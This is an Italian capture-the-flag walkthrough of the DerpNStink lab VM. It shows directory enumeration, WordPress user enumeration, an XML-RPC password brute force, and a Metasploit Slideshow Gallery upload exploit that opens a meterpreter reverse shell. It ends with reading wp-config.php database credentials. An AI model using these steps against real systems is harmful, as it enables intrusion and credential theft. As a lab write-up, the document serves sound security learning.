
```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.56.103/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.103/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/06/21 05:41:00 Starting gobuster in directory enumeration mode
===============================================================
/weblog               (Status: 301) [Size: 316] [--> http://192.168.56.103/weblog/]
/php                  (Status: 301) [Size: 313] [--> http://192.168.56.103/php/]
/css                  (Status: 301) [Size: 313] [--> http://192.168.56.103/css/]
/js                   (Status: 301) [Size: 312] [--> http://192.168.56.103/js/]
/javascript           (Status: 301) [Size: 320] [--> http://192.168.56.103/javascript/]
/temporary            (Status: 301) [Size: 319] [--> http://192.168.56.103/temporary/]
Progress: 87543 / 87665 (99.86%)
===============================================================
2023/06/21 05:42:14 Finished
===============================================================
```

Trovo le cartelle 'weblog' e 'php' che sembrano essere interessanti, provo ad esplorare il blog ma vengo reindirizzato ad un domino specifico per il blog, in questo caso dovrò cambiare il file hosts in '/etc/hosts' per poter accedere al sito.


Sostituisco l'host configurato su wordpress con l'indirizzo ip della macchina sul file hosts:

```
  GNU nano 7.2                                /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
192.168.56.103 derpnstink.local
```

Dopo aver esplorato un pò e navigando sulla pagina iniziale http://derptstink.local cerco nelle source del html e ottengo la prima flag:




Ecco infine il blog che viene aperto cambiando il file hosts sulla macchina kali:




## Enumerazione Utenti Wordpress:

Quindi cerco di provare ad enumerare gli utenti sul sito di wordpress(''http://derptstink.local/weblog/'') utilizzando il comando: 'wpscan --url http://derptstink.local/weblog/ -eu'

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url http://derpnstink.local/weblog -eu
```

```
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.22
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://derpnstink.local/weblog/ [192.168.56.103]
[+] Started: Wed Jun 21 05:44:59 2023

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.7 (Ubuntu)
 |  - X-Powered-By: PHP/5.5.9-1ubuntu4.22
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://derpnstink.local/weblog/xmlrpc.php
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
 | Confirmed By:
 |  - Link Tag (Passive Detection), 30% confidence
 |  - Direct Access (Aggressive Detection), 100% confidence
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://derpnstink.local/weblog/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```

Mi trova l'utente admin

```
[+] The external WP-Cron seems to be enabled: http://derpnstink.local/weblog/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.6.9 identified (Insecure, released on 2017-11-29).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://derpnstink.local/weblog/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.6.9'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://derpnstink.local/weblog/, Match: 'WordPress 4.6.9'

[+] WordPress theme in use: twentysixteen
 | Location: http://derpnstink.local/weblog/wp-content/themes/twentysixteen/
 | Last Updated: 2023-03-29T00:00:00.000Z
 | Readme: http://derpnstink.local/weblog/wp-content/themes/twentysixteen/readme.txt
 | [!] The version is out of date, the latest version is 2.9
 | Style URL: http://derpnstink.local/weblog/wp-content/themes/twentysixteen/style.css?ver=4.6.9
 | Style Name: Twenty Sixteen
 | Style URI: https://wordpress.org/themes/twentysixteen/
 | Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout — the horizontal masthead ...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://derpnstink.local/weblog/wp-content/themes/twentysixteen/style.css?ver=4.6.9, Match: 'Version: 1.3'

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <=========================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] admin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Jun 21 05:45:01 2023
[+] Requests Done: 13
```

Rilevo nella scan che è presente Slideshow gallery che potrebbe essere vulnerabile:

```
[+] The external WP-Cron seems to be enabled: http://derpnstink.local/weblog/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.6.9 identified (Insecure, released on 2017-11-29).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://derpnstink.local/weblog/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.6.9'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://derpnstink.local/weblog/, Match: 'WordPress 4.6.9'

[+] WordPress theme in use: twentysixteen
 | Location: http://derpnstink.local/weblog/wp-content/themes/twentysixteen/
 | Last Updated: 2023-03-29T00:00:00.000Z
 | Readme: http://derpnstink.local/weblog/wp-content/themes/twentysixteen/readme.txt
 | [!] The version is out of date, the latest version is 2.9
 | Style URL: http://derpnstink.local/weblog/wp-content/themes/twentysixteen/style.css?ver=4.6.9
 | Style Name: Twenty Sixteen
 | Style URI: https://wordpress.org/themes/twentysixteen/
 | Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout — the horizontal masthead ..
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://derpnstink.local/weblog/wp-content/themes/twentysixteen/style.css?ver=4.6.9, Match: 'Version: 1.3'

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] slideshow-gallery
 | Location: http://derpnstink.local/weblog/wp-content/plugins/slideshow-gallery/
 | Last Updated: 2023-03-15T21:34:00.000Z
 | [!] The version is out of date, the latest version is 1.7.7
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.4.6 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
```

Eseguo un bruteforce con wpscan per l'username 'admin', troverà successivamente che la password di admin è 'admin'

```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <=========================================> (137 / 137) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 1 user/s
^X@sTrying admin / nichole Time: 00:00:15 <                                  > (700 / 14344392)  0.00%  ETA: 89:
[SUCCESS] - admin / admin
Trying admin / alcala Time: 00:07:35 <                                       > (19820 / 14364212)  0.13%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: admin, Password: admin

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Jun 21 05:56:22 2023
[+] Requests Done: 19995
[+] Cached Requests: 5
[+] Data Sent: 10.483 MB
[+] Data Received: 12.579 MB
[+] Memory used: 263.906 MB
[+] Elapsed time: 00:07:42
```

Cerco successivamente un exploit che possa andare bene per Wordpress su metasploit, in questo caso cerco uno script per slideshow e trovo che posso utilizzare 'wp_slideshow_gallery_uploads' per poter iniettare una shell PHP sul sito di wordpress

inutilizzato.

```
msf6 > search slideshow

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  exploit/multi/http/confluence_widget_connector      2019-03-25       excellent  Yes    Atlassian Confluence Widget Co
nnector Macro Velocity Template Injection
   1  exploit/unix/webapp/wp_slideshowgallery_upload      2014-08-28       excellent  Yes    Wordpress SlideShow Gallery Au
thenticated File Upload


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/webapp/wp_slideshowgallery_uploa
d
```

Configuro lo script per iniettare la shell sul wordpress, configurando i vari parametri:

```
msf6 exploit(unix/webapp/wp_slideshowgallery_upload) > set targeturi /weblog
targeturi => /weblog
msf6 exploit(unix/webapp/wp_slideshowgallery_upload) > set wp_password admin
wp_password => admin
msf6 exploit(unix/webapp/wp_slideshowgallery_upload) > set wp_user admin
wp_user => admin
msf6 exploit(unix/webapp/wp_slideshowgallery_upload) > set lhost
lhost => 127.0.0.1
msf6 exploit(unix/webapp/wp_slideshowgallery_upload) > set lhost 192.168.56.102
lhost => 192.168.56.102
msf6 exploit(unix/webapp/wp_slideshowgallery_upload) > show options

Module options (exploit/unix/webapp/wp_slideshowgallery_upload):

   Name         Current Setting   Required  Description
   ----         ---------------   --------  -----------
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS       derpnstink.local  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploi
                                            /basics/using-metasploit.html
   RPORT        80                yes       The target port (TCP)
   SSL          false             no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /weblog           yes       The base path to the wordpress application
   VHOST                          no        HTTP server virtual host
   WP_PASSWORD  admin             yes       Valid password for the provided username
   WP_USER      admin             yes       A valid username


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.102   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WP SlideShow Gallery 1.4.6
```

Avviato l'exploit il programma mi esegue una sessione caricando la shell php sul sito remoto,avviando così una sessione di

meterpreter:

```
msf6 exploit(unix/webapp/wp_slideshowgallery_upload) > run

[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Trying to login as admin
[*] Trying to upload payload
[*] Uploading payload
[*] Calling uploaded file pyboudyn.php
[*] Sending stage (39927 bytes) to 192.168.56.103
[+] Deleted pyboudyn.php
[*] Meterpreter session 1 opened (192.168.56.102:4444 → 192.168.56.103:46238) at 2023-06-21 06:16:20 -0400

meterpreter > 
```


Mi accorgo che però non ho i privilegi completi root ma sono l'utente 'www-data' quindi navigo dalla cartella 'uploads' dove è caricata la shell fino alla directory principale di wpblog dove risiedono le configurazioni mysql e trovo il file wp-config.php:

```
meterpreter > getuid
Server username: www-data
meterpreter > ls
Listing: /var/www/html/weblog/wp-content/uploads/slideshow-gallery
==================================================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040777/rwxrwxrwx  4096    dir   2017-11-12 22:43:29 -0500  cache
100644/rw-r--r--  108987  fil   2017-11-12 22:45:12 -0500  derp.png
100644/rw-r--r--  1114    fil   2017-12-12 16:44:11 -0500  elidumfy.php
100644/rw-r--r--  0       fil   2023-06-21 08:08:48 -0400  press.php

meterpreter > pwd
/var/www/html/weblog/wp-content/uploads/slideshow-gallery
meterpreter > cd ..
meterpreter > pwd
/var/www/html/weblog/wp-content/uploads
meterpreter > cd ..
meterpreter > cd ..
meterpreter > pwd
/var/www/html/weblog
meterpreter > ls
Listing: /var/www/html/weblog
=============================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100644/rw-r--r--  418    fil   2013-09-24 20:18:11 -0400  index.php
100644/rw-r--r--  19935  fil   2017-12-12 13:39:41 -0500  license.txt
100644/rw-r--r--  7322   fil   2017-12-12 13:39:41 -0500  readme.html
100644/rw-r--r--  5456   fil   2016-05-24 17:02:28 -0400  wp-activate.php
040755/rwxr-xr-x  4096   dir   2016-08-16 14:23:16 -0400  wp-admin
100644/rw-r--r--  364    fil   2015-12-19 06:20:28 -0500  wp-blog-header.php
100644/rw-r--r--  1477   fil   2016-05-23 12:44:27 -0400  wp-comments-post.php
100644/rw-r--r--  2853   fil   2015-12-16 04:58:26 -0500  wp-config-sample.php
100644/rw-r--r--  3123   fil   2017-11-11 21:35:09 -0500  wp-config.php
040755/rwxr-xr-x  4096   dir   2017-11-12 22:44:04 -0500  wp-content
100644/rw-r--r--  3286   fil   2015-05-24 13:26:25 -0400  wp-cron.php
040755/rwxr-xr-x  12288  dir   2016-08-16 14:23:17 -0400  wp-includes
100644/rw-r--r--  2382   fil   2016-05-23 12:44:27 -0400  wp-links-opml.php
100644/rw-r--r--  3353   fil   2016-04-14 13:53:28 -0400  wp-load.php
100644/rw-r--r--  34057  fil   2016-06-14 17:51:28 -0400  wp-login.php
```

```
meterpreter > cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'mysql');
```

Per curiosità proviamo a caricare un file .php per verificare la versione del php e creiamo il file press.php con al sul interno : <?php phpinfo()?> e lo carichiamo sul sito remoto:

